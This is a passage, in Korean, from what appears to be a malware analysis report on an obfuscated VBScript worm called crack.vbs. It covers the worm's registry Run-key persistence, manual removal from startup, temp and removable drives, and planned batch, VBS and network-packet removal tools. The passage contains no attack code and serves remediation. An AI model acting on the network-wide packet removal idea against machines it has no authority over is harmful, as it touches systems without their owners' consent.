○HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run\crack.vbs

○HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run\crack.vbs

2) 로컬 시스템 악성파일 제거

○ startup(시작 프로그램) 폴더 내 crack.vbs 삭제

○ %temp% 폴더 내 crack.vbs 삭제

3) 이동식 드라이브 치료

○ 숨김 속성을 보기로 한 후 바로가기 파일 및 폴더 삭제, crack.vbs 삭제 이후 숨김 속성으로 되어있는 정상 파일 및 폴더 일반 모드로 변경

3.1.2 자동 삭제

1) .bat 파일로 제거 프로그램 생성

○ 수동 삭제에 있는 내용을 그대로 batch 파일로 만들면 된다.

☞ 첨부 파일에 있음

2) .vbs 파일로 제거 프로그램 생성

○ 악성코드에서 쓰인 uninstall() 함수를 그대로 사용하여 vbs로 만들면 된다.

☞ 첨부 파일에 있음

3) 네트워크 패킷 전달로 삭제

○ 네트워크 패킷으로 uninstall() 함수를 사용할 수 있는 패킷을 전달하여 삭제 시킨다.

○ IP대역에 해당 패킷을 뿌려주기만 하면 대량으로 삭제 가능하게 된다.

☞ 제작 후 첨부에 붙일 예정

3.2 힘들었던 점

Script로 되어있던 악성코드는 처음 접해보았고, 또한 난독화가 되어있어서 이해하는데 좀 어려움이 있었다. 다행히 동작자체는 간단하여서 동적 분석을 통해 어떤 행위들을 하는지 알 수 있게 되었다.